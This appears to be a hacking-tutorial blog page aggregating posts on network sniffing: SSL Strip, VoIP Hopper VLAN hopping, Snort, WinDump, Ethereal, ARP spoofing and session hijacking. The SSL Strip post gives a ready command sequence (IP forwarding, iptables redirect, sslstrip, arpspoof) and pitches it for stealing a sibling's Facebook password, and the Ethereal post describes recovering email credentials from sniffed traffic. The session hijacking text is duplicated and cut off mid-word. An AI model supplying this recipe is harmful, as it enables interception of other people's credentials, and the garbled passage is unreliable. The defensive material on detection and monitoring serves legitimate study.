
Showing posts with label Sniffers. Show all posts
SSL Strip - Video Tutorial

What is SSL Strip?
SSL strip is a software that is used to sniff the data over HTTPS. The sniffer read all the data in a network with 9is send between a user and the Router but no a days SSH or "HTTPS" have made it very difficult to get useful data (Like Facebook Password of your brother in other room). So here is a tools that can even intercept the data over HTTPS.
Running sslstrip
- Flip your machine into forwarding mode. (echo "1" > /proc/sys/net/ipv4/ip_forward)
- Setup iptables to redirect HTTP traffic to sslstrip. (iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port <listenPort>)
- Run sslstrip. (sslstrip.py -l <listenPort>)
- Run arpspoof to convince a network they should send their traffic to you. (arpspoof -i <interface> -t <targetIP> <gatewayIP>)
How does this work?
VoIP Hopper - Features and Video Tutorial

VoIP Hopper is a GPLv3 licensed security tool, written in C, that rapidly runs a VLAN Hop security test. VoIP Hopper is a VoIP infrastructure security testing tool but also a tool that can be used to test the (in)security of VLANs.
Features:
Example Usage:
Some quick samples usages for VoIP Hopper are listed below.
voiphopper -i eth0 -z
voiphopper -i eth0 -o 001EF7289C8E
voiphopper -i eth0 -c 0
voiphopper -i eth0 -c 1 -E 'SIP00070EEA5086' -P 'Port 1' -C Host -L 'Cisco IP Phone 7940' -S 'P003-08-8-00' -U 1
voiphopper -i eth0 -c 1 -E 'SEP00070EEA5086' -P 'Port 1' -C Host -L 'Cisco IP Phone 7940' -S 'P00308000700' -U 1
voiphopper -i eth0 -c 2
voiphopper -i eth0 -v 200
voiphopper -i eth0 -a
voiphopper -i eth0 -n
voiphopper -i eth0 -c 0 -m AA:AA:AA:AA:AA:AA
voiphopper -i eth0 -a -m AA:AA:AA:AA:AA:AA
voiphopper -i eth0 -v 200 -m AA:AA:AA:AA:AA:AA
voiphopper -i eth0 -v 200 -m AA:AA:AA:AA:AA:AA -D
voiphopper -i eth0 -m AA:AA:AA:AA:AA:AA
voiphopper -d eth0.200
==============
==============
VIDEO Tutorials:
Tutorial 1: Assessment Mode video tutorial for VoIP Hopper 2.0
Here is a tutorial demonstrating the new, exciting features for Assessment mode. Until I can integrate DHCP spoofing for Avaya/Nortel into assessment mode, I've also shown how to do both Avaya and Nortel VLAN discovery at the end of the video.
Tutorial 2: LLDP-MED features of VoIP Hopper
Here is a tutorial demonstrating the new LLDP-MED capabilities.
Tutorial 3: Hotel Exploit Demo ~ When DHCP is disabled
Here is a tutorial demonstrating the same live demo showed at DefCon 19, in which DHCP was disabled on the VoIP VLAN subnet. VoIP Hopper can still VLAN Hop and spoof the IP and MAC address of an IP Phone, as selected by the user. This is a demonstration of the "s" option of Assessment mode.
Sniffers - Tool and Softwares: Network Sniffers
There are three main modes in which Snort can be configured: sniffer, packet logger, and network intrusion detection system.
- Sniffer mode simply reads the packets off of the network and displays them for you in a continuous stream on the console.
- Packet logger mode logs the packets to the disk.
- Network intrusion detection mode is the most complex and configurable configuration, allowing Snort to analyze network traffic for matches against a user defined rule set
The main distribution site for Snort is http://www.snort.org. Snort is distributed under the GNU GPL license by the author Martin Roesch. Snort is a lightweight network IDS, capable of performing real-time traffic analysis and packet logging on IP networks. It can perform protocol analysis, content searching/matching. |
Snort logs packets in either tcpdump binary format or in Snort's decoded ASCII format to logging directories that are named based on the IP address of the foreign host. In our lab, we start using Snort as a packet sniffer and a packet analyzer. Apart from running in a promiscuous mode, we will also see how it will help us log interesting IPs. Using Snort as a packet sniffer and packet analyzer is an easy process. The man pages are very helpful.
From the command line prompt we set Snort to a verbose display of the packets sniffed and analyzed. e.g. - The command given below captures all the packets belonging to the class C internal IP's of the type 192.168.20.*.
C:\>snort -v -d -e -i etho -h 192.168.20.0/24 -1 log
The '-v' switch brings forth a verbose response.
The '-d' switch helps in dumping the decoded application layer data
While '-e' shows the decoded Ethernet headers.
The '-i' switch specifies the interface to be monitored for packet analysis.
The '-h' switch specifies which class of network packets has to be captured.
The -l option tells snort to dump the packets in the log file.
The packets are captured in hex format by default (this can be changed to binary -b) and sorted by IP address to facilitate easy mapping and decoding of data.
06/22-16:36:44.959860 0:C1:26:E:AF:10 -> 0:A0:C5:4B:52:FC type:0x800 len:0x4D
192.168.2.96:1629 -> 203.124.250.69:53 UDP TTL:128 TOS:oxo ID:38429 IpLen:20 DgmLen:63
Len: 43
00 02 0100 00 00 01 00 00 00 00 00 00 03 77 77 77 .............www
09 61 69 72 6C 69 6E 65 72 73 03 6E 65 74 00 00 .airliners.net..
01 00 01 ...
Tag :
Hacking Softwares,
Sniffers
Sniffers - Tool and Softwares: Network Sniffers
Tool: Windump
- WinDump is the porting to the Windows platform of tcpdump, the most used network sniffer/analyzer for UNIX.
WinDump is the porting to the Windows platform of tcpdump, the most prolific network sniffer/analyzer for UNIX. Porting is currently based on version 3.5.2. WinDump is fully compatible with tcpdump and can be used to watch and diagnose network traffic according to various complex rules. |
WinDump is simple to use and works at the command prompt level. The syntax that we have used as seen in our screenshot here, is Windump -n -S -vv. The -n option tells Windump to display IP addresses instead of the computers' names. The -S option indicates that the actual TCP/IP sequence numbers should be shown. If this option is omitted, relative numbers will be shown. The -vv options make the output more verbose, adding fields such as time to live and IP ID number to the sniffed information.
Let's take a closer look at how WinDump records various types of packets. Here's a TCP example, which shows a data packet with the PUSH and ACK flags set. First, we have the WinDump log entry for the packet. Immediately after it is the same entry, but with an explanation added for each field:
20:50:00.037087 IP (tos 0x0, ttl 128, id 2572, len 46) 192.168.2.24.1036 > 64.12.24.42.5190: P [tcp sum ok] 157351:157357(6) ack 2475757024 win 8767 (DF)
The above entry can be deciphered as 20:50:00.037087 [timestamp] IP [protocol header follows] (tos 0x0, ttl 128, id 2572, len 46) 192.168.2.24.1036 [source IP:port] > 64.12.24.42.5190: [destination IP:port] P [push flag] [tcp sum ok] 157351:157357 [sequence numbers] (6) [bytes of data] ack 2475757024 [acknowledgement and sequence number] win 8767 [window size] (DF) [don't fragment set]
The next example is UDP.
20:50:11.190427 [timestamp] IP [protocol header follows] (tos 0x0, ttl 128, id 6071, len 160) 192.168.2.28.3010 [source IP:port] > 192.168.2.1.1900: [destination IP:port] udp [protocol] 132
ICMP log entry looks as given below.
20:50:11.968384 [timestamp] IP [protocol header follows] (tos 0x0, ttl 128, id 8964, len 60) 192.168.2.132 [source IP] > 192.168.2.1: [destination IP] icmp [protocol type] 40: [Time to live] echo request seq 43783 [sequence number]
Finally, WinDump will also capture ARP requests and replies.
20:50:37.333222 [timestamp] arp [protocol] who-has 192.168.2.1 [destination IP] tell 192.168.2.118 [source IP]
20:50:37.333997 [timestamp] arp [protocol] reply 192.168.2.1 [destination IP] is-at 0:a0:c5:4b:52: fc [MAC address]
Tag :
Hacking Softwares,
Sniffers
Sniffers - Tool: Ethereal
Ethereal is a free network protocol analyzer for UNIX and Windows. It allows the user to examine data from a live network or from a capture file on disk. Interactive browsing of the captured data, viewing summary and detailed information for each packet are part of the basic functionality of the sniffer. Ethereal has several powerful features, including a display filter language and the ability to view the reconstructed stream of a TCP session. |
Recent versions of Ethereal have included many enhancements to the interface. Live data can be read from Ethernet, FDDI, PPP, Token-Ring, IEEE 802.11, Classical IP over ATM, and loopback interfaces (at least on some platforms; not all of those types are supported on all platforms). Let us take a closer look. We run Ethereal over the LAN (which is not switched) and take a look at the captured data. We sort by the protocol and notice a POP session.

Ethereal lets us follow the entire conversation as shown in the screenshot below.


We are able to reconstruct the client-server conversation as displayed by two different colors. We are able to make out the email service provider, the user name and password from the reconstruction of the sniffed packets. That is not all. We were also able to pick a chat thread from the thousands of packets that passed by in the two minutes.
Tag :
Hacking Softwares,
Sniffers
Sniffers - An Introduction
Introduction to Packet Sniffing
From Tony Bradley, CISSP, MCSE2k, MCSA, A+
Its a cruel irony in information security that many of the features that make using computers easier or more efficient and the tools used to protect and secure the network can also be used to exploit and compromise the same computers and networks. This is the case with packet sniffing.
A packet sniffer, sometimes referred to as a network monitor or network analyzer, can be used legitimately by a network or system administrator to monitor and troubleshoot network traffic. Using the information captured by the packet sniffer an administrator can identify erroneous packets and use the data to pinpoint bottlenecks and help maintain efficient network data transmission.
In its simple form a packet sniffer simply captures all of the packets of data that pass through a given network interface.
Typically, the packet sniffer would only capture packets that were intended for the machine in question. However, if placed into promiscuous mode, the packet sniffer is also capable of capturing ALL packets traversing the network regardless of destination.
By placing a packet sniffer on a network in promiscuous mode, a malicious intruder can capture and analyze all of the network traffic. Within a given network, username and password information is generally transmitted in clear text which means that the information would be viewable by analyzing the packets being transmitted.
A packet sniffer can only capture packet information within a given subnet. So, its not possible for a malicious attacker to place a packet sniffer on their home ISP network and capture network traffic from inside your corporate network (although there are ways that exist to more or less "hijack" services running on your internal network to effectively perform packet sniffing from a remote location). In order to do so, the packet sniffer needs to be running on a computer that is inside the corporate network as well. However, if one machine on the internal network becomes compromised through a Trojan or other security breach, the intruder could run a packet sniffer from that machine and use the captured username and password information to compromise other machines on the network.
Detecting rogue packet sniffers on your network is not an easy task. By its very nature the packet sniffer is passive. It simply captures the packets that are traveling to the network interface it is monitoring. That means there is generally no signature or erroneous traffic to look for that would identify a machine running a packet sniffer. There are ways to identify network interfaces on your network that are running in promiscuous mode though and this might be used as a means for locating rogue packet sniffers.
If you are one of the good guys and you need to maintain and monitor a network, I recommend you become familiar with network monitors or packet sniffers such as Ethereal. Learn what types of information can be discerned from the captured data and how you can put it to use to keep your network running smoothly. But, also be aware that users on your network may be running rogue packet sniffers, either experimenting out of curiosity or with malicious intent, and that you should do what you can to make sure this does not happen.
Tag :
Sniffers
ARP Spoofing and Sniffing HTTPS and SSH
A possible way to sniff information would be to control an ARP table of a computer. ARP spoofing involves changing the MAC to IP address entries, causing traffic to be redirected from the legitimate system to an unauthorized system of the attacker's choice.
This is achieved by sending out a forged ARP packet to the target system, telling it that its default gateway has changed to the attacker's system. This way, whenever the target system sends traffic on the network, it will send it to the attacker's system first, which then forwards the packet on to its original destination as if nothing ever happened.
Attack Methods | Let us take a closer look at the attack methodology. There are switches that are not foiled by MAC flooding. These switches stop storing new MAC addresses once their memory reaches a given limit. In this scenario, an attacker can use DSniff's tool called arpspoof. arpspoof allows an attacker to manipulate ARP traffic on a LAN by redefining the ARP table. |
Usually, such attempts are preceded by the scanning and enumeration phases where
the attacker draws up a map of the network and discovers the network topology. Looking at the network topology the attacker can decipher the IP address of the default router for the LAN. He then sets up the attack by configuring the IP layer of the attacker's machine to forward any packet it receives from the LAN to the IP address of the default router (IP forwarding). The next step in the attack is sending the fake ARP replies to the victim's machine.
This ARP changes the victims ARP table by remapping the default router's IP (layer 3) to attacker own MAC address (layer2). The victim machine sends the data, forwarding it to what it thinks is the default router (but unknowingly using the attackers MAC address).
The attacker sniffs the information using any kind of sniffing tool. The attacker's machine will promptly forward the victim's traffic to default router on the LAN. Upon reaching the default router the traffic is transmitted to the outside world. The attacker is now sniffing in a switched environment
Tag :
REAL HACKING,
Sniffers
Types of session Hijacking
There are two types of hijacking attacks:
1. Active
In an active attack, an attacker finds an active session and takes over.
2. Passive
With a passive attack, an attacker hijacks a session, but sits back and watches and records all of the traffic that is being sent forth.
Session hijacking can be active or passive in nature depending on the degree of involvement of the attacker in the attack. The essential difference between an active and passive hijack is that while an active hijack takes over an existing session, a passive attack monitors an ongoing session.
Generally a passive attack uses sniffers on the network allowing the attacker to obtain information such as user id and password so that he can use it later to logon as that user and claim his privileges. Password sniffing is only the simplest attack that can be performed when raw access to a network is obtained. Counters against this attack range from using identification schemes such as one-time password (e.g. skey) to ticketing identification (such as Kerberos). While these may keep sniffing from yielding any productive results, they do not insure the network from an active attack neither as long as the data is neither digitally signed nor encrypted.
In an active attack, the attacker takes over an existing session by either tearing down the connection on one side of the conversation or by actively participating by being the man-in-the-middle. These have been discussed at length under the discussion covering the various steps involved in a session hijack.
This requires the ability to predict the sequence number before the target can respond to the server. Sequence number attacks have become much less likely because OS vendors have changed the way initial sequence numbers are generated. The old way was to add a constant value to the next initial s
1. Active
In an active attack, an attacker finds an active session and takes over.
2. Passive
With a passive attack, an attacker hijacks a session, but sits back and watches and records all of the traffic that is being sent forth.
Session hijacking can be active or passive in nature depending on the degree of involvement of the attacker in the attack. The essential difference between an active and passive hijack is that while an active hijack takes over an existing session, a passive attack monitors an ongoing session.
Generally a passive attack uses sniffers on the network allowing the attacker to obtain information such as user id and password so that he can use it later to logon as that user and claim his privileges. Password sniffing is only the simplest attack that can be performed when raw access to a network is obtained. Counters against this attack range from using identification schemes such as one-time password (e.g. skey) to ticketing identification (such as Kerberos). While these may keep sniffing from yielding any productive results, they do not insure the network from an active attack neither as long as the data is neither digitally signed nor encrypted.
In an active attack, the attacker takes over an existing session by either tearing down the connection on one side of the conversation or by actively participating by being the man-in-the-middle. These have been discussed at length under the discussion covering the various steps involved in a session hijack.
This requires the ability to predict the sequence number before the target can respond to the server. Sequence number attacks have become much less likely because OS vendors have changed the way initial sequence numbers are generated. The old way was to add a constant value to the next initial s
Tag :
session Hijacking,
Sniffers